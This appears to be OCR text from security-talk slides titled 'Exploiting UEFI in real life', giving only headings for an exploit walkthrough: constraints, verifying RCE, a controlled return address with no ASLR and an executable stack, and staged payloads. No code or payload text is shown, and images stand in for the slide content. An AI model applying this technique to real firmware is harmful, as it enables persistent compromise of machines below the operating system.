
Exploiting UEFI in real life

Exploit walkthrough




Exploiting UEFI in real life

Exploit walkthrough



Exploiting UEFI in real life

Exploit walkthrough



Exploiting UEFI in real life

Exploit walkthrough

- Constraints
  - Architecture
  - Bad characters
  - Size limit

Exploiting UEFI in real life


Exploit walkthrough

- Verifying RCE

Exploiting UEFI in real life

Exploit walkthrough

- Verifying RCE



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Exploiting UEFI in real life


Exploit walkthrough

- Now what?
  - We control the return address
  - No ASLR
  - The stack is executable
  - But we don't have much room...

Exploiting UEFI in real life

Exploit walkthrough


- Finding full XML document



Exploiting UEFI in real life

Exploit walkthrough


- Finding full XML document



Exploiting UEFI in real life

Exploit walkthrough


- Staged payload



Exploiting UEFI in real life

Exploit walkthrough


- Transition to 2nd stage payload



Exploiting UEFI in real life

Exploit walkthrough

